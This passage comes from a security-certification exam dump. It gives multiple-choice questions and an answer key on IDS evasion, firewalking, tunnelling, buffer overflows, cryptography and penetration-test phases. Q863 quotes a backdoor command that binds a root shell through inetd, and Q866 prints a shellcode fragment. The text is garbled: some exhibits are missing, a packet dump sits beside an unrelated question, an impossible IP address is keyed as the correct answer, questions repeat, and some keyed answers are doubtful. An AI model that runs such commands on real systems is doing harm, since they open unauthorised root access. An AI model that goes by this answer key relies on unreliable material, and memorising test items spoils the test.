Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 154.222.156.165:21 -> 172.16.1.107
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.251.10
Apr 25 02:08:07 [4663]: spp_portscan: portscan detected from 194.222.156.165
Apr 25 02:08:07 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107
Apr 25 02:38:17 [4663]: IDS213/ftp-passwd-retrieval: 154.222.156.165:21 -> 172.16.1.107
Apr 25 19:38:32 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.251.10
Apr 26 05:45:10 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.855:1566351 -> 172.16.1.107
Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user root
Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user root
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107
Apr 26 06:52:10 [6283]: IDS127/teinet-login-incorrect: 172.16.1.107:22 -> 172.16.1.107

```

Study the log given in the exhibit,

Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

- A. Disallow UDP 53 in from outside to DNS server
- B. Allow UDP 53 in from DNS server to outside
- C. Disallow TCP 53 in from secondaries or ISP server to DNS server
- D. Block all UDP traffic

**Correct Answer: B**

#### QUESTION 819

You are attempting to map out the firewall policy for an organization. You discover your target system is one hop beyond the firewall. Using hping2, you send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024. What is this process known as?

- A. Footprinting
- B. Firewalking
- C. Enumeration
- D. Idle scanning

**Correct Answer: B**

#### QUESTION 820

Once an intruder has gained access to a remote system with a valid username and password, the attacker will attempt to increase his privileges by escalating the used account to one that has increased privileges, such as that of an administrator. What would be the best countermeasure to protect against escalation of privileges?

- A. Give users tokens
- B. Give user the least amount of privileges
- C. Give users two passwords
- D. Give users a strong policy document

**Correct Answer:** B

**QUESTION 821**

Which one of the following attacks will pass through a network layer intrusion detection system undetected?

- A. A teardrop attack
- B. A SYN flood attack
- C. A DNS spoofing attack
- D. A test.cgi attack

**Correct Answer:** D

**QUESTION 822**

Why would an ethical hacker use the technique of firewalking?

- A. It is a technique used to discover wireless network on foot.
- B. It is a technique used to map routers on a network link.
- C. It is a technique used to discover the nature of rules configured on a gateway.
- D. It is a technique used to discover interfaces in promiscuous mode.

**Correct Answer:** C

**QUESTION 823**

What makes web application vulnerabilities so aggravating? (Choose two)

- A. They can be launched through an authorized port.
- B. A firewall will not stop them.
- C. They exist only on the Linux platform.
- D. They are detectable by most leading antivirus software.

**Correct Answer:** AB

**QUESTION 824**

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application.

Which of the following strategies can be used to defeat detection by a network-based IDS application? (Choose the best answer)

- A. Create a network tunnel.
- B. Create a multiple false positives.
- C. Create a SYN flood.
- D. Create a ping flood.

**Correct Answer:** A

**QUESTION 825**

Carl has successfully compromised a web server from behind a firewall by exploiting a vulnerability in the web server program. He wants to proceed by installing a backdoor program. However, he is aware that not all inbound ports on the firewall are in the open state.

From the list given below, identify the port that is most likely to be open and allowed to reach the server that Carl has just compromised.

- A. 53
- B. 110

- C. 25
- D. 69

**Correct Answer:** A

**QUESTION 826**

While scanning a network you observe that all of the web servers in the DMZ are responding to ACK packets on port 80.

What can you infer from this observation?

- A. They are using Windows based web servers.
- B. They are using UNIX based web servers.
- C. They are not using an intrusion detection system.
- D. They are not using a stateful inspection firewall.

**Correct Answer:** D

**QUESTION 827**

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discover the internal structure of publicly accessible areas of the network.

How can you achieve this?

- A. Block ICMP at the firewall.
- B. Block UDP at the firewall.
- C. Both A and B.
- D. There is no way to completely block doing a trace route into this area.

**Correct Answer:** D

**QUESTION 828**

Bob, an Administrator at XYZ was furious when he discovered that his buddy Trent, has launched a session hijack attack against his network, and sniffed on his communication, including administrative tasks such as configuring routers, firewalls, IDS, via Telnet.

Bob, being an unhappy administrator, seeks your help to assist him in ensuring that attackers such as Trent will not be able to launch a session hijack in XYZ.

Based on the above scenario, please choose which would be your corrective measurement actions. (Choose two)

- A. Use encrypted protocols, like those found in the OpenSSH suite.
- B. Implement FAT32 filesystem for faster indexing and improved performance.
- C. Configure the appropriate spoof rules on gateways (internal and external).
- D. Monitor for CRP caches, by using IDS products.

**Correct Answer:** AC

**QUESTION 829**

Network Intrusion Detection systems can monitor traffic in real time on networks.

Which one of the following techniques can be very effective at avoiding proper detection?

- A. Fragmentation of packets.
- B. Use of only TCP based protocols.
- C. Use of only UDP based protocols.
- D. Use of fragmented ICMP traffic only.



**Correct Answer:** A

**QUESTION 830**

What do you conclude from the nmap results below?

Starting nmap V. 3.10ALPHA0 ([www.insecure.org/map/](http://www.insecure.org/map/))

(The 1592 ports scanned but not shown below are in state: closed)

Port State Service

21/tcp open ftp

25/tcp open smtp

80/tcp open http

443/tcp open https

Remote operating system guess: Too many signatures match the reliability guess the OS. Nmap run completed 1 IP address (1 host up) scanned in 91.66 seconds

- A. The system is a Windows Domain Controller.
- B. The system is not firewalled.
- C. The system is not running Linux or Solaris.
- D. The system is not properly patched.

**Correct Answer:** B

**QUESTION 831**

Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page again in vain.

What is the probable cause of Bill's problem?

- A. The system is a honeypot.
- B. There is a problem with the shell and he needs to run the attack again.
- C. You cannot use a buffer overflow to deface a web page.
- D. The HTML file has permissions of read only.

**Correct Answer:** D

**QUESTION 832**

Snort is an open source Intrusion Detection system. However, it can also be used for a few other purposes as well.

Which of the choices below indicate the other features offered by Snort?

- A. IDS,Packet Logger,Sniffer
- B. IDS,Firewall,Sniffer
- C. IDS,Sniffer,Proxy
- D. IDS,Sniffer,content inspector

**Correct Answer:** A

**QUESTION 833**

When referring to the Domain Name Service, what is denoted by a 'zone'?

- A. It is the first domain that belongs to a company.
- B. It is a collection of resource records.
- C. It is the first resource record type in the SOA.
- D. It is a collection of domains.

**Correct Answer:** B

#### **QUESTION 834**

Statistics from cert.org and other leading security organizations has clearly showed a steady rise in the number of hacking incidents perpetrated against companies.

What do you think is the main reason behind the significant increase in hacking attempts over the past years?

- A. It is getting more challenging and harder to hack for non technical people.
- B. There is a phenomenal increase in processing power.
- C. New TCP/IP stack features are constantly being added.
- D. The ease with which hacker tools are available on the Internet.

**Correct Answer:** D

#### **QUESTION 835**

You are doing IP spoofing while you scan your target. You find that the target has port 23 open. Anyway you are unable to connect. Why?

- A. A firewall is blocking port 23
- B. You cannot spoof + TCP
- C. You need an automated telnet tool
- D. The OS does not reply to telnet even if port 23 is open

**Correct Answer:** A

#### **QUESTION 836**

While examining a log report you find out that an intrusion has been attempted by a machine whose IP address is displayed as 0xde.0xad.0xbe.0xef. It looks to you like a hexadecimal number. You perform a ping 0xde.0xad.0xbe.0xef. Which of the following IP addresses will respond to the ping and hence will likely be responsible for the intrusion?

- A. 192.10.25.9
- B. 10.0.3.4
- C. 203.20.4.5
- D. 222.273.290.239

**Correct Answer:** D

#### **QUESTION 837**

All the web servers in the DMZ respond to ACK scan on port 80. Why is this happening ?

- A. They are all Windows based webserver
- B. They are all Unix based webserver
- C. The company is not using IDS
- D. The company is not using a stateful firewall

**Correct Answer:** D

#### **QUESTION 838**

405

What is a sheepdip?

- A. It is another name for Honeynet
- B. It is a machine used to coordinate honeynets
- C. It is the process of checking physical media for virus before they are used in a computer
- D. None of the above

**Correct Answer:** C

**QUESTION 839**

If you come across a sheepdip machine at your client's site, what should you do?

- A. A sheepdip computer is used only for virus-checking.
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip coordinates several honeypots.
- D. A sheepdip computers defers a denial of service attack.

**Correct Answer:** A

**QUESTION 840**

If you come across a sheepdip machine at your client site, what would you infer?

- A. A sheepdip computer is used only for virus checking.
- B. A sheepdip computer is another name for honeypop.
- C. A sheepdip coordinates several honeypots.  
406
- D. A sheepdip computer defers a denial of service attack.

**Correct Answer:** A

**QUESTION 841**

What type of attack changes its signature and/or payload to avoid detection by antivirus programs?

- A. Polymorphic
- B. Rootkit
- C. Boot sector
- D. File infecting

**Correct Answer:** A

**QUESTION 842**

You may be able to identify the IP addresses and machine names for the firewall, and the names of internal mail servers by:

- A. Sending a mail message to a valid address on the target network, and examining the header information generated by the IMAP servers
- B. Examining the SMTP header information generated by using the mx command parameter of DIG
- C. Examining the SMTP header information generated in response to an e-mail message sent to an invalid address
- D. Sending a mail message to an invalid address on the target network, and examining the header information generated by the POP servers

**Correct Answer:** C

**QUESTION 843**

Which of the following is not an effective countermeasure against replay attacks?

- A. Digital signatures

- B. Time Stamps
- C. System identification
- D. Sequence numbers

**Correct Answer:** C

**QUESTION 844**

To scan a host downstream from a security gateway, Firewalking:

- A. Sends a UDP-based packet that it knows will be blocked by the firewall to determine how specifically the firewall responds to such packets
- B. Uses the TTL function to send packets with a TTL value set to expire one hop past the identified security gateway
- C. Sends an ICMP "administratively prohibited" packet to determine if the gateway will drop the packet without comment.
- D. Assesses the security rules that relate to the target system before it sends packets to any hops on the route to the gateway

**Correct Answer:** B

**QUESTION 845**

ETHER: Destination address : 0000BA5EBA11 ETHER: Source address :

00A0C9B05EBD ETHER: Frame Length : 1514 (0x05E6)  
 Type :  
 0x0800 (IP) IP: Version = 4 (0x4) IP: Header Length = 20 (0x14) IP: Service Type = 0 (0x0) IP: Precedence = Routine IP: Delay IP: ....0... = Normal Throughput IP: .....0.. = Normal Reliability IP: Total Length = 1500 (0x5DC) IP: Identification (0x1DE4) IP: Flags Summary = 2 (0x2) IP: .....0 = Limited datagram IP: .....1. = Cannot fragment datagram IP: 10.0.0.2 (0x0) bytes IP: Time to Live = 127 (0x7F) IP: Protocol = Transmission Control IP: Checksum = 0xC26D IP: Source Address = 10.0.0.2 IP: Destination Address = 10.0.1.201 TCP: Source Port = 49152 (0xC200) TCP: Destination Port = 0x1A0B TCP: Sequence Number = 97517760 (0x5D000C0) TCP: Acknowledgement Number = 100000000 (0x4AE7DF5) TCP: Data Offset = 20 (0x14) TCP: Reserved = 0 (0x0000) TCP: ..0..... = No urgent data TCP: ...1.... = Acknowledgement field significant TCP: ....0... = No Push TCP: .....0.. = No Reset TCP: .....0. = No Synchronize TCP: ...1... Fin TCP: Window = 28793 (0x7079) TCP: Checksum = 0x1A0B TCP: Pointer = 0 (0x0)

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application?

- A. Create a SYN flood
- B. Create a network tunnel
- C. Create multiple false positives
- D. Create a ping flood

**Correct Answer:** B

#### QUESTION 846

You perform the above traceroute and notice that hops 19 and 20 both show the same IP address.

1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613  
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms  
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms  
ip68-100-0-1.nv.nv.cox.net  
(68.100.0.1) 16.743 ms 16.207 ms  
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms  
20.938 ms  
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms  
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms  
14.104 ms  
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms  
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.012 ms  
19.512 ms  
9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.179 ms  
17.938 ms  
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 17.743 ms  
21.202 ms  
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.160) 19.133 ms  
18.830 ms  
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.202 ms  
20.111 ms  
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.923 ms  
23.108 ms  
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.811 ms  
33.910 ms  
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.111 ms  
49.466 ms  
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.911 ms  
51.055 ms  
17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.811 ms  
53.647 ms  
18 target-gw1.customer.alter.net (65.195.239.14) 51.923 ms  
56.855 ms  
19 www.target.com <http://www.target.com/> (65.195.239.14) 52.571 ms  
56.855 ms  
20 www.target.com <http://www.target.com/> (65.195.239.14) 52.571 ms  
56.855 ms

This probably indicates what?

- A. A host based IDS
- B. A Honeypot
- C. A stateful inspection firewall
- D. An application proxying firewall

**Correct Answer:** C

**QUESTION 847**

Which of the following are potential attacks on cryptography? (Select 3)

- A. One-Time-Pad Attack
- B. Chosen-Ciphertext Attack
- C. Man-in-the-Middle Attack
- D. Known-Ciphertext Attack
- E. Replay Attack

**Correct Answer:** BCE

**QUESTION 848**

What is a primary advantage a hacker gains by using encryption or programs such as Loki?

- A. It allows an easy way to gain administrator rights
- B. It is effective against Windows computers
- C. It slows down the effective response of an IDS
- D. IDS systems are unable to decrypt it
- E. Traffic will not be modified in transit

**Correct Answer:** D

**QUESTION 849**

What is the tool Firewalk used for?

- A. To test the IDS for proper operation
- B. To test a firewall for proper operation
- C. To determine what rules are in place for a firewall
- D. To test the webserver configuration
- E. Firewalk is a firewall auto configuration tool

**Correct Answer:** C

**QUESTION 850**

You have performed the traceroute below and notice that hops 19 and 20 both show the same IP address.

What can be inferred from this output?

1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms  
 2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms  
 3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms ip68-100-0-1 (68.100.0.1) 16.743 ms 16.207 ms  
 4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 12.933 ms  
 5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms  
 6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms  
 7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms  
 8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.9 ms  
 9 so-7-0-0-gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.4 ms  
 10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms  
 11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12) 21.41 ms  
 12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms 22.67 ms  
 13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.85 ms  
 14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 38.894 ms 33.2 ms  
 15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.9 ms  
 16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms 49.0 ms  
 17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.1 ms  
 18 example-gwl.customer.alter.net (65.195.239.14) 51.921 ms 51.5 ms  
 19 www.testking.com (65.195.239.22) 52.191 ms 52.571 ms 56.855 ms  
 20 www.testking.com (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms

- A. An application proxy firewall
- B. A stateful inspection firewall
- C. A host based IDS
- D. A Honeygot

**Correct Answer: B**

#### QUESTION 851

During the intelligence gathering phase of a penetration test, you come across a press release by a security products vendor stating that they have signed a multi-million dollar agreement with the company you are targeting. The contract was for vulnerability assessment tools and network based IDS systems. While researching on that particular brand of IDS you notice that its default installation allows it to perform sniffing and attack analysis on one NIC and caters to its management and reporting on another NIC. The sniffing interface is completely unbound from the TCP/IP stack by default. Assuming the defaults were used, how can you detect these sniffing interfaces?

- A. Use a ping flood against the IP of the sniffing NIC and look for latency in the responses.
- B. Send your attack traffic and look for it to be dropped by the IDS.
- C. Set your IP to that of the IDS and look for it as it attempts to knock your computer off the network.
- D. The sniffing interface cannot be detected.

**Correct Answer: D**

#### QUESTION 852

Most NIDS systems operate in layer 2 of the OSI model. These systems feed raw traffic into a detection engine and rely on the pattern matching and/or statistical analysis to determine what is malicious. Packets are not processed by the host's TCP/IP stack allowing the NIDS to analyze traffic the host would otherwise discard. Which of the following tools allows an attacker to intentionally craft packets to confuse pattern-



matching NIDS systems, while still being correctly assembled by the host TCP/IP stack to render the attack payload?

- A. Defrag
- B. Tcpfrag
- C. Tcpdump
- D. Fragroute

**Correct Answer:** D

#### **QUESTION 853**

Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP that is always authorized at the firewall
- B. They are using an older version of Internet Explorer that allow them to bypass the proxy server
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
- D. They are using tunneling software that allows them to communicate with protocols in a way it was not intended

**Correct Answer:** D

#### **QUESTION 854**

Eric notices repeated probes to port 1080. He learns that the protocol being used is designed to allow a host outside of a firewall to connect transparently and securely through the firewall. He wonders if his firewall has been breached. What would be your inference?

- A. Eric network has been penetrated by a firewall breach
- B. The attacker is using the ICMP protocol to have a covert channel
- C. Eric has a Wingate package providing FTP redirection on his network
- D. Somebody is using SOCKS on the network to communicate through the firewall

**Correct Answer:** D

#### **QUESTION 855**

Basically, there are two approaches to network intrusion detection: signature detection, and anomaly detection. The signature detection approach utilizes well-known signatures for network traffic to identify potentially malicious traffic. The anomaly detection approach utilizes a previous history of network traffic to search for patterns that are abnormal, which would indicate an intrusion. How can an attacker disguise his buffer overflow attack signature such that there is a greater probability of his attack going undetected by the IDS?

- A. He can use a shellcode that will perform a reverse telnet back to his machine
- B. He can use a dynamic return address to overwrite the correct value in the target machine computer memory
- C. He can chain NOOP instructions into a NOOP "sled" that advances the processor's instruction pointer to a random place of choice
- D. He can use polymorphic shell code-with a tool such as ADMmutate - to change the signature of his exploit as seen by a network IDS

**Correct Answer:** D

#### **QUESTION 856**

John has a proxy server on his network which caches and filters web access. He shuts down all unnecessary ports and services. Additionally, he has installed a firewall (Cisco PIX) that will not allow users to connect to any outbound ports. Jack, a network user has successfully connected to a remote

server on port 80 using netcat. He could in turn drop a shell from the remote machine. Assuming an attacker wants to penetrate John's network, which of the following options is he likely to choose?

- A. Use ClosedVPN
- B. Use Monkey shell
- C. Use reverse shell using FTP protocol
- D. Use HTTP Tunnel or Stunnel on port 80 and 443

**Correct Answer:** D

**QUESTION 857**

A program that defends against a port scanner will attempt to:

- A. Sends back bogus data to the port scanner
- B. Log a violation and recommend use of security-auditing tools
- C. Limit access by the scanning system to publicly available ports only
- D. Update a firewall rule in real time to prevent the port scan from being completed

**Correct Answer:** D

**QUESTION 858**

Exhibit:



**Correct Answer:** D

**QUESTION 859**

Exhibit:

Given the following extract from the snort log on a honeypot, what service is being exploited? :

- A. FTP
- B. SSH
- C. Telnet
- D. SMTP

**Correct Answer:** A

**QUESTION 860**

There are two types of honeypots- high and low interaction. Which of these describes a low interaction honeypot? Select the best answers.

- A. Emulators of vulnerable programs
- B. More likely to be penetrated
- C. Easier to deploy and maintain
- D. Tend to be used for production
- E. More detectable
- F. Tend to be used for research

**Correct Answer:** ACDE

**QUESTION 861**

An Evil Cracker is attempting to penetrate your private network security. To do this, he must not be seen by your IDS, as it may take action to stop him. What tool might he use to bypass the IDS?

Select the best answer.

- A. Firewalk
- B. Manhunt
- C. Fragrouter
- D. Fragids

**Correct Answer:** C

**QUESTION 862**

What is the advantage in encrypting the communication between the agent and the monitor in an Intrusion Detection System?

- A. Encryption of agent communications will conceal the presence of the agents
- B. The monitor will know if counterfeit messages are being generated because they will not be encrypted
- C. Alerts are sent to the monitor when a potential intrusion is detected
- D. An intruder could intercept and delete data or alerts and the intrusion can go undetected

**Correct Answer:** B

**QUESTION 863**

Study the following exploit code taken from a Linux machine and answer the questions below:

```
echo "ingreslock stream tcp nowait root /bin/sh sh l" > /tmp/x;
```

```
/usr/sbin/inetd s /tmp/x;
```

```
sleep 10;
```

```
/bin/ rm f /tmp/x AAAA...AAA
```

In the above exploit code, the command "/bin/sh sh l" is given.

What is the purpose, and why is `sh` shown twice?

- A. The command /bin/sh sh i appearing in the exploit code is actually part of an inetd configuration file.
- B. The length of such a buffer overflow exploit makes it prohibitive for user to enter manually. The second `sh` automates this function.
- C. It checks for the presence of a codeword (setting the environment variable) among the environment variables.
- D. It is a giveaway by the attacker that he is a script kiddy.

**Correct Answer:** A

#### QUESTION 864

The programmers on your team are analyzing the free, open source software being used to run FTP services on a server. They notice that there is an excessive number of fgets() and gets() on the source code. These C++ functions do not check bounds.

What kind of attack is this program susceptible to?

- A. Buffer of Overflow
- B. Denial of Service
- C. Shatter Attack
- D. Password Attack

**Correct Answer:** A

#### QUESTION 865

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.

What is the most common cause of buffer overflow in software today?

- A. Bad permissions on files.
- B. High bandwidth and large number of users.
- C. Usage of non standard programming languages.
- D. Bad quality assurance on software produced.

**Correct Answer:** D

#### QUESTION 866

The following exploit code is extracted from what kind of attack?

```

#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0x
(((x)&0xff0000)16), (((x)&0xff000000)24)
char infin_loop[]=
/* for testing purposes */
"\xEB\xFE";
char bsdcode[] =
/* Lam3rZ chroot() code rewritten for FreeBSD by ven
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdl
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x0
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x33
"\x67\x6c\x69\x6e";static int magic[MAX_MAGIC], m
static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user", *password=NULL;
struct targets getit;

```

- A. Remote password cracking attack
- B. SQL Injection
- C. Distributed Denial of Service
- D. Cross Site Scripting
- E. Buffer Overflow

**Correct Answer:** E

#### QUESTION 867

StackGuard (as used by Immunix), ssp/ProPolice (as used by OpenBSD), and Microsoft's /GS option use \_\_\_\_\_ defense against buffer overflow attacks.

- A. Canary
- B. Hex editing

- C. Format checking
- D. Non-executing stack

**Correct Answer:** A

**QUESTION 868**

Symmetric encryption algorithms are known to be fast but present great challenges on the key management side. Asymmetric encryption algorithms are slow but allow communication with a remote host without having to transfer a key out of band or in person. If we combine the strength of both crypto systems where we use the symmetric algorithm to encrypt the bulk of the data and then use the asymmetric encryption system to encrypt the symmetric key, what would this type of usage be known as?

- A. Symmetric system
- B. Combined system
- C. Hybrid system
- D. Asymmetric system

**Correct Answer:** C

**QUESTION 869**

Steven the hacker realizes that the network administrator of XYZ is using syskey to protect organization resources in the Windows 2000 Server. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2000 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch attack.

How many bits does Syskey use for encryption?

- A. 40 bit
- B. 64 bit
- C. 256 bit
- D. 128 bit

**Correct Answer:** D

**QUESTION 870**

In the context of using PKI, when Sven wishes to send a secret message to Bob, he looks up Bob's public key in a directory, uses it to encrypt the message before sending it off. Bob then uses his private key to decrypt the message and reads it. No one listening on can decrypt the message.

Anyone can send an encrypted message to Bob but only Bob can read it. Thus, although many people may know Bob's public key and use it to verify Bob's signature, they cannot discover Bob's private key and use it to forge digital signatures.

What does this principle refer to?

- A. Irreversibility
- B. Non-repudiation
- C. Symmetry
- D. Asymmetry

**Correct Answer:** D

**QUESTION 871**

What is SYSKEY # of bits used for encryption?

- A. 40

- B. 64
- C. 128
- D. 256

**Correct Answer:** C

**QUESTION 872**

Which of the following is NOT true of cryptography?

- A. Science of protecting information by encoding it into an unreadable format
- B. Method of storing and transmitting data in a form that only those it is intended for can read and process
- C. Most (if not all) algorithms can be broken by both technical and non-technical means
- D. An effective way of protecting sensitive information in storage but not in transit

**Correct Answer:** D

**QUESTION 873**

Which of the following best describes session key creation in SSL?

- A. It is created by the server after verifying the user's identity
- B. It is created by the server upon connection by the client
- C. It is created by the client from the server's public key
- D. It is created by the client after verifying the server's identity

**Correct Answer:** D

**QUESTION 874**

How many bits encryption does SHA-1 use?

- A. 64 bits
- B. 128 bits
- C. 160 bits
- D. 256 bits

**Correct Answer:** C

**QUESTION 875**

There is some dispute between two network administrators at your company. Your boss asks you to come and meet with the administrators to set the record straight. Which of these are true about PKI and encryption?

Select the best answers.

- A. PKI provides data with encryption, compression, and restorability.
- B. Public-key encryption was invented in 1976 by Whitfield Diffie and Martin Hellman.
- C. When it comes to eCommerce, as long as you have authenticity, and authenticity, you do not need encryption.
- D. RSA is a type of encryption.

**Correct Answer:** BD

**QUESTION 876**

A client has approached you with a penetration test requirements. They are concerned with the possibility of external threat, and have invested considerable resources in protecting their Internet exposure. However, their main concern is the possibility of an employee elevating his/her privileges and gaining access to information outside of their respective department.

What kind of penetration test would you recommend that would best address the client's concern?



- A. A Black Box test
- B. A Black Hat test
- C. A Grey Box test
- D. A Grey Hat test
- E. A White Box test
- F. A White Hat test

**Correct Answer:** C

**QUESTION 877**

In which of the following should be performed first in any penetration test?

- A. System identification
- B. Intrusion Detection System testing
- C. Passive information gathering
- D. Firewall testing

**Correct Answer:** C

**QUESTION 878**

Vulnerability mapping occurs after which phase of a penetration test?

- A. Host scanning
- B. Passive information gathering
- C. Analysis of host scanning
- D. Network level discovery

**Correct Answer:** C